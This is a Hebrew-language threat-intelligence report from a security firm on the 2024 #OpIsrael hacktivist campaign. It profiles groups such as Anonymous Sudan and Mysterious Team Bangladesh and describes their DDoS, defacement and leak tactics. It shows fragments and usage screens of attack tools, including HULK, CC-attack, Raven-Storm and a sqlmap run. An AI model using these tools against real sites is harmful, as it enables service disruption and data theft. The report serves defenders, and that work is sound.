



סקירה מודיעינית 2024 #OpIsrael



סקירה מודיעינית 2024 #OpIsrael

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



תוכן עניינים

3.....	אודות IONSEC
3.....	היתרון שלנו
4.....	תקציר מנהלים: #OpIsrael Campaign
4.....	ההקשר של הסבסוך בין ישראל לעזה וההתפתחויות האחרונות בעקבות ה-7 לאוקטובר
4.....	נקודות מפתח
5.....	פריסה גראפית של קמפיין #OpIsrael
6.....	קבוצות תקיפה מרכזיות
7.....	Mysterious Team Bangladesh
7.....	מוטיבציה ומטרות
7.....	טכניקות תקיפה
9.....	כלים ידועים
12.....	Anonymous Sudan
14.....	מוטיבציה ומטרות
14.....	טכניקות תקיפה
14.....	כלי תקיפה ידועים
17.....	Eagle Cyber Crew
17.....	מוטיבציה
17.....	טקטיקות תקיפה
17.....	כלי תקיפה ידועים
23.....	Team ARXU
23.....	מוטיבציה
23.....	טקטיקות תקיפה
24.....	כלים ידועים
26.....	תשתיות ידועות של הקבוצות הרלוונטיות
28.....	איתור וזיהוי (IOC's)
28.....	כתובות IP
28.....	חוקי Yara
28.....	חוקי IDS

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773




אודות IONSEC

IONSEC הינה חברת בוטיק לשירותי אבטחת מידע ותגובה לאירועי סייבר (24/7) העוסקת במחקר ותגובה לאיומים מתקדמים ומספקת פתרונות אבטחה מותאמים אישית לחברות ברחבי העולם.

היתרון שלנו

היתרון של IONSEC על פני שירותים אחרים בא לידי ביטוי ביכולות המחקר הבאות לידי ביטוי בשלב הצייד (Threat Hunt).



צוות המחקר של IONSEC בא לידי ביטוי ב20 אחוז הנותרים של תקיפות הסייבר, כאשר מדובר בתקיפות הסייבר מתקדמות שיוזעות לעקוף את מערכות האבטחה. ע"י שימוש ביכולות ביג דאטה + סוכן ייעודי אנחנו בIONSEC יודעים למצוא את התוקפים המתקדמים ביותר היכן שמוצרי ההגנה נכשלים.

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



תקציר מנהלים: #Oplsrail Campaign

#Oplsrail הוא קמפיין סייבר גלובלי המכוון לתשתית דיגיטלית ישראלית הן אזרחית וממשלתית. הקמפיין, שיזם על ידי קבוצת אנונימוס בשנת 2013, ראה השתתפות של קבוצות האקטיביסטים והאקרים אינדיבידואלים שונים מרחבי העולם. הפעילות של הקמפיין מגיעה לשיא מדי שנה בסביבות ה-7 באפריל, כאשר רוב פעולות התקיפה מכוונות לאתרים ושירותים ישראלים עם מגוון התקפות סייבר כולל DDoS (מניעת שירות מבוזרת), השחתת אתרים, גניבת מידע ושחרור נתונים גנובים. הקמפיין מתיימר למחות על המדיניות והפעולות הישראליות בנוגע לסכסוך ישראל-הפלסטינים, במטרה לשבש את השירותים המקוונים הישראליים ולמשוך תשומת לב בינלאומית.

ההקשר של הסכסוך בין ישראל לעזה וההתפתחויות האחרונות בעקבות ה-7 לאוקטובר

הסכסוך בין ישראל לפלסטינים הוא מאבק גיאופוליטי רב שנים שבמרכזו מחלוקות טריטוריאליים, ריבונות מדינית והכרה הדדית בין מדינת ישראל לשטחים הפלסטיניים, ובמיוחד רצועת עזה. הסכסוך הוביל לפעולות צבאיות, למחאות ולהגברת המתחים באזור לאורך השנים. בתגובה למתקפה משמעותית של חמאס על ישראל ב-7 באוקטובר, שסימנה הסלמה חמורה בסכסוך, יזמה ישראל מבצע צבאי נגד מטרות חמאס בעזה. ההתפתחות האחרונה הזו ככל הנראה תשפיע על האינטנסיביות והמיקוד של פעילויות #Oplsrail, כאשר התקפות סייבר חופפות לרוב או מגיבות להתפתחויות בסכסוך.

נקודות מפתח

- קמפיין שנתי: #Oplsrail הוא קמפיין סייבר שנתי עם פעילות מוגברת בסביבות ה-7 באפריל, המכוון לאתרים ושירותים דיגיטליים ישראלים על מגוון רחב של מגזרים.
- השתתפות מגוונת: הקמפיין מושך מגוון רחב של משתתפים, מקבוצות האקטיביסטיות הקשורות באופן רופף ועד אנשים המונעים על ידי גורמים שונים, כולל אמונות פוליטיות ואידיאולוגיות.
- טקטיקות סייבר מגוונות: הטקטיקות כוללות התקפות DDoS, השחתת אתרים, גניבה והפצת נתונים, במטרה לשבש את התשתית הדיגיטלית הישראלית ולהפיץ מסרים התומכים בפלסטין.
- השפעת הסכסוכים הצבאיים האחרונים: הסכסוך הצבאי האחרון שיזמה ישראל בעקבות מתקפת חמאס ב-7 באוקטובר ככל הנראה ישפיע ישירות על העוצמה, המטרות והיעדים של #Oplsrail, כאשר הקמפיין מבקש לעיתים קרובות להדגיש או להגיב נגד פעולות ישראל בעזה.
- השלכות אבטחה על ישראל: #Oplsrail מציג אתגרי אבטחת סייבר מתמשכים עבור משאבים מקוונים של ממשל ישראל, ותאגידים אזרחיים, המחייבים תגבור אמצעי הגנת סייבר וערנות מתמדת.

סקירה מודיעינית #Oplsrail 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773


IONSEC

READY > SET >> RESPOND!

- תשומת לב בינלאומית: מעבר להשפעתה המיידית, #Oplsrail מבקשת למשוך תשומת לב בינלאומית לסכסוך ישראל-עזה ולהשלכות של הסלמה הצבאית האחרונה, תוך שימוש באקטיביזם קיברנטי כדי להשפיע על דעת הקהל והשיח הפוליטי.

קמפיין #Oplsrail מדגיש את יחסי הגומלין המורכבים בין פעילויות במרחב הקיברנטי לסכסוכים גיאופוליטיים, ומחדד את התחום הדיגיטלי כזירה משמעותית לאקטיביזם, מחאה וחתירה אחר יעדים פוליטיים בהקשר של הסכסוך בין ישראל לעזה.

פריסה גראפית של קמפיין #Oplsrail



תמונה 1 - גרף המציג את הקבוצות, שיטות תקיפה וכלים כחלק מקמפיין Oplsrail

סקירה מודיעינית #Oplsrail 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



קבוצות תקיפה מרכזיות

קבוצת תקיפה	שיטות תקיפה מרכזיות	שיוך גיאוגרפי
Mysterious Team Bangladesh	DDoS, Defacement	Bangladesh
Anonymous Sudan	DDoS, Defacement	Sudan
Eagle Cyber Crew	Defacement	Bangladesh
Team ARXU	DDoS, Doxxing	לא ידוע

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



Mysterious Team Bangladesh

היא קבוצה האקטיביסטית מבנגלדש, הידועה במעורבותה בקמפיינים סייבר כמו #Oplsrail. הפעולות שלהם, המונעות ממניעים פוליטיים, מכוונות לעתים קרובות לגופים בינלאומיים כדי להעביר מסרים מחאה או אמונות אידיאולוגיות. פעילויות מפתח כוללות השחתת אתרים, התקפות DDoS ודליפות נתונים, במטרה לשבש שירותים ולמשוך תשומת לב לסיבות שלהם. פעולות הקבוצה מדגישות את המגמה הרחבה יותר של אקטיביזם סייבר, המציגה אתגרי אבטחה לארגונים ממוקדים. עם זאת, האופי האנונימי והמתפתח של פעולותיהם מקשה על ייחוס מלא של התקפות או הערכת יכולותיהן.

מוטיבציה ומטרות

מניעים פוליטיים: הפעולות שלהם מונעות בדרך כלל על ידי מניעים פוליטיים אופורטוניסטים, תוך התמקדות בנושאים המהדהדים לאמונות האידיאולוגיות או האינטרסים הלאומיים שלהם. יעדים בינלאומיים: למרות שהם נקשרו לפעולות כמו #Oplsrail, מה שמצביע על נכונות לעסוק בקמפיינים בינלאומיים בתחום הסייבר, ההיקף המדויק של היעדים שלהם יכול להשתנות בהתבסס על ההקשר הפוליטי והיעדים של הפעילות שלהם.

טכניקות תקיפה

השחתת אתרים: אחת הטקטיקות הנפוצות יותר של קבוצות כמו Mysterious Team Bangladesh כוללת השחתת אתרים כדי להעביר מסרים פוליטיים או הצהרות מחאה. מניעת שירות מבוצרת ((DDoS): הם עשויים גם להשתתף בהתקפות DDoS שמטרתן להכריע ולהפיל אתרים או שירותים מקוונים ממוקדים. דליפות נתונים: גניבה והדלפת מידע רגיש מהמטרות שלהן כדי להביך אותן או לחשוף עוולות שנראו.


סקירה מודיעינית #Oplsrail 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!



תמונה 2 - מסר מערוץ הטלגרם של Mysterious Team Bangladesh

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773


IONSEC

READY > SET >> RESPOND!

כלים ידועים

הקבוצה עושה שימוש במגוון כלים כדי לבצע את התקפות ה-DDoS שלה כמה מן הכלים שבהם הקבוצה עשתה שימוש בעבר הם:

Http-flood - כלי שמבצע בקשות HTTP מרובות כנגד מטרה אחת או יותר על מנת להציף אותה בבקשות ובכך להשבית משירות את אותו משאב או שירות, לכלי יש יכולות מיסוך והוא יודע להסוות את פעילותו.



```
Author : SkySG/JustM3
Tools : HTTPFLOOD

"""

#####
class MainLoop():

    def __init__(self):
        if os.name in ("nt", "dos", "ce"):
            title()

    def check_url(self, url):
        if url[0]+url[1]+url[2]+url[3] == "www.":
            url = "https://" + url
        elif url[0]+url[1]+url[2]+url[3] == "http":
```

תמונה 3 - httpflood

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!

Raven-Storm - כלי DDoS התומך במספר רב של פרוטוקולים כגון DP/TCP, ICMP, HTTP, L2CAP, ARP, IEEE, לכלי יש יכולות לתקשר גם עם בוטים נוספים שמריצים את הכלי ובכך לייצר רשת בוטים כחלק מהתקפת DDoS מבוצרת.

```
v.4 (Pre)

Stress-Testing-Toolkit by Taguar258 (c) | MIT 2020
Based on the CLIF Framework by Taguar258 (c) | MIT 2020

The creators of Raven-Storm are not responsible
for any of your activitys or issues caused by Raven-Storm!
It is strictly illegal to exploit servers
which are not owned by you.

Help:
|-- exit, quit, e or q      :: Exit Raven-Storm.
|-- help                    :: View all commands.
|-- upgrade                 :: Upgrade Raven-Storm.
|-- .                       :: Run a shell command.
|-- clear                   :: Clear the screen.
|-- record                  :: Save this session.
|-- load                    :: Redo a session using a session file.
|-- ddos                    :: Connect to a Raven-Storm server.

Modules:
|-- l4                      :: Load the layer4 module. (UDP/TCP)
|-- l3                      :: Load the layer3 module. (ICMP)
|-- l7                      :: Load the layer7 module. (HTTP)
|-- bl                      :: Load the bluetooth module. (L2CAP)
|-- arp                     :: Load the arp spoofing module. (ARP)
|-- wifi                    :: Load the wifi module. (IEEE)
|-- server                  :: Load the server module for DDos attacks.
|-- scanner                 :: Load the scanner module.
```

תמונה 4 - Raven-Storm

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



HULK - עוד כלי מבצע DDos תוך כדי יצירת בקשות HTTP מרובות על מנת להשבית שרתי web לכלי יש יכולות מיסוך על ידי שינוי ה User-Agent- שמגיע כחלק מהבקשות וגם יכולת לשנות את מקור הבקשה על ידי שינוי ה-refferer שמגיע ב- HTTP Header

```
1 # -----
2 # HULK - HTTP Unbearable Load King
3 #
4 # this tool is a dos tool that is meant to put heavy load on HTTP servers in order to bring them
5 # to their knees by exhausting the resource pool, its is meant for research purposes only
6 # and any malicious usage of this tool is prohibited.
7 #
8 # author : Barry Shteiman , version 1.0
9 # -----
```

תמונה 5 – HULK

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



Anonymous Sudan

אנונימוס סודן היא קבוצת האקטיביסטים שקושרת לפעולות סייבר שונות, במיוחד אלו המכוונות לתשתית דיגיטלית ישראלית כחלק מקמפיין #OpIsrael. קבוצות האקטיביסטיות כמו אנונימוס סודן מתיישרות לעתים קרובות עם קולקטיבים גדולים יותר כמו אנונימוס, תנועה האקטיביסטית בינלאומית מבוזרת הידועה במחאות הסייבר שלה נגד ממשלות, ארגונים ותאגידים, הדוגלת בחופש הביטוי, זכויות אדם וגורמים פוליטיים שונים.

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!



תמונה 6 - התקפת DDoS על HOT בערוץ הטלגרם של Anonymous Sudan

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



מוטיבציה ומטרות

מניעים פוליטיים: הפעולות שלהם מונעות בדרך כלל על ידי מניעים פוליטיים אופורטוניסטים, תוך התמקדות בנושאים המדהדים לאמונות האידיאולוגיות או האינטרסים הלאומיים שלהם.

יעדים בינלאומיים: למרות שהם נקשרו לפעולות כמו OplIsrael#, מה שמצביע על נכונות לעסוק בקמפיינים בינלאומיים בתחום הסייבר, ההיקף המדויק של היעדים שלהם יכול להשתנות בהתבסס על ההקשר הפוליטי והיעדים של הפעילות שלהם.

לאחרונה פורסמו מספר דיווחים על שיתוף פעולה או שיוך של **Anonymous Sudan** לגורמים הפועלים בחסות רוסיה ושיתוף פעולה של **Anonymous Sudan** עם קבוצה בשם KillNet הידועה בפעילות כנגד מטרות אנטי רוסיות וככל הנראה הקבוצה פועלת בחסות רוסיה.

השיוך בין **Anonymous Sudan** לבין רוסיה עדיין אינו ברור עד סופו¹

טכניקות תקיפה

התקפות **DDoS**: עומס יתר על אתרי יעד בתנועה מוגזמת כדי לשבש את הפעילות הרגילה שלהם.

השחתת אתרים: שינוי המראה של אתרים כדי להציג מסרים פוליטיים או תעמולה.

פריצות והדלפות של מידע: הסתננות מידע רגיש וחשיפתו בפומבי כדי להביך מטרות או לגייס תמיכה למטרותיהן.

השפעה ופעילויות

כלי תקיפה ידועים

Anonymous Sudan עושים שימוש במספר כלי DDoS לדוגמא:

CC-attack - כלי DDoS המאפשר התקפות http flood, הכלי תומך ב-4/5socks המאפשר מיסוך של ההתקפות משרתי פרוקסי שונים ושינויים של מבנה ה-HTTP header כדי על מנת להתחמק מזיהוי

¹ <https://cybercx.co.nz/blog/a-bear-in-wolfs-clothing/>

סקירה מודיעינית **#OplIsrael 2024**

© (2024) IONSEC Cyber Security LTD., Israel

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!

```
===== CC-attack help list =====
-h/help | showing this message
-url    | set target url
-m/mode | set program mode
-data   | set post data path (only works on post mode)
        | (Example: -data data.json)
-cookies | set cookies (Example: 'id:xxx;ua:xxx')
-v      | set proxy type (4/5/http, default:5)
-t      | set threads number (default:800)
-f      | set proxies file (default:proxy.txt)
-b      | enable/disable brute mode
        | Enable=1 Disable=0 (default:0)
-s      | set attack time(default:60)
-down   | download proxies
-check  | check proxies
=====
```

תמונה 7 - אפשרות השימוש ב-cc-attack

Stresser7 - עוד כלי DDoS התומך בפרוטוקולים



תמונה 8 - הרצה של Stresser7

Xssmap - כלי סריקה המיועד למצוא פגיעויות מסוג XSS באתרי אינטרנט

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!

```
import requests, sys, datetime, argparse, threading
from bs4 import BeautifulSoup


class Banner(object):

    def __init__(self):
        global banner, now
        now = datetime.datetime.now()
        banner = """
\033[01m  \033[33m      _      \033[00m
\033[01m  \033[33m      _H_      \033[00m      \033[01m\033[34m{1.0.0}\033[00m
\033[01m \033[33m_      _      [\x1b[6;30;41m(\x1b[0m\033[01m\033[33m] _ _ _ _ _ \033[00m
\033[01m \033[33m\  / \  /  /  _|[\x1b[6;30;41m)\x1b[0m\033[01m\033[33m]| ' ` _ \ / _ | ' _ ) \033[00m
\033[01m \033[33m> < > <_\  \[\x1b[6;30;41m(\x1b[0m\033[01m\033[33m]| | | | ( | | | ) \033[00m
\033[01m \033[33m/_\  _/_\  _/_\  _/[\x1b[6;30;41m)\x1b[0m\033[01m\033[33m]|_ | | | \_ | _ . _ _ \033[00m
\033[01m \033[33m      v      |_|_| \033[01m\033[33m\00m

```

תמונה 9 - הקוד של xxsmap

ASKT - כלי המיועד לסריקה וזיהוי של פגיעויות XXS ו SQL באתרי אינטרנט



תמונה 10 - הרצה של ASKT

סקירה מודיעינית #OpIsrael 2024

All rights reserved to IONSEC Cyber Security LTD., Israel (2024) ©

<https://www.ionsec.io> | +972-54-3181773



Eagle Cyber Crew



Eagle Cyber Crew היא קבוצת האקטיביסטים שלקחה חלק בקמפיינים שונים. הקבוצה לקחה חלק פעיל בקיימפנים כגון #OpAbabeel יחד עם קבוצות האקטיביסטיות אחרות כמו Khalifah Cyber Crew-4 ו-Tiger Cyber Crew קיימפיין זה נוצר היה בתגובה להאקטיביסטים הודים שהיו מעורבים בהדלפת נתונים של אזרחים מוסלמים באיזור אסיה.

מוטיבציה

הפעילויות שלהם, במיוחד אלה הקשורות ל-OpAbabeel, מעידות על כך שהקבוצה היא בעלת מוטיבציה פוליטית, במטרה להגיב נגד פעולות הנתפסות כעוינות כלפי אזרחים מוסלמים. הקבוצה לקחת חלק פעיל גם בקמפיין #OpIsral בעבר וכמו בקמפיינים אחרים שיתפה פעולות עם קבוצות אחרות שלקחו חלק פעיל ב-OpIsrael.

טקטיקות תקיפה

הקבוצה השתמשה בטקטיקות כמו התקפות DDoS, השחתת אתרים והדלפת נתונים תוך כדי שימוש בכלי Open Source ופרסום הנתונים בטלגרם.

כלי תקיפה ידועים

sqlmap - הוא כלי מבצע אוטומציה של תהליך הזיהוי והניצול של פגיעויות sql injection והשתלטות על שרתי מסד נתונים. הוא מגיע עם מנוע זיהוי חזק ויכולות רבות כגון database fingerprinting, שליפת נתונים ממסדי הנתונים ועוד.

סקירה מודיעינית #OpIsrael 2024

© (2024) IONSEC Cyber Security LTD., Israel

<https://www.ionsec.io> | +972-54-3181773

IONSEC

READY > SET >> RESPOND!

```
python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch

[+] H
[+] {1.3.4.44#dev}
[+] http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) at
tacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
[10:34:29] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[10:34:29] [INFO] the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) value
```

תמונה - 11 הרצה של sqlmap

NoSqlMap - בדומה ל sqlmap המיועד יותר למסדי נתונים רלציונים כגון MySQLMap הכלי NoSqlMap בא לספק יכולות דומות מול מסדי נתונים שאינם מבוססים על טבלאות כלומר רלציונים, הכלי תומך בסדי נתונים כגון MongoDB ו CouchDB ומאפשר לתוקפים יכולות לתקוף מסדי נתונים אלו שנהיו פופולרים יותר בשנים האחרונות.

סקירה מודיעינית #OpIsrael 2024

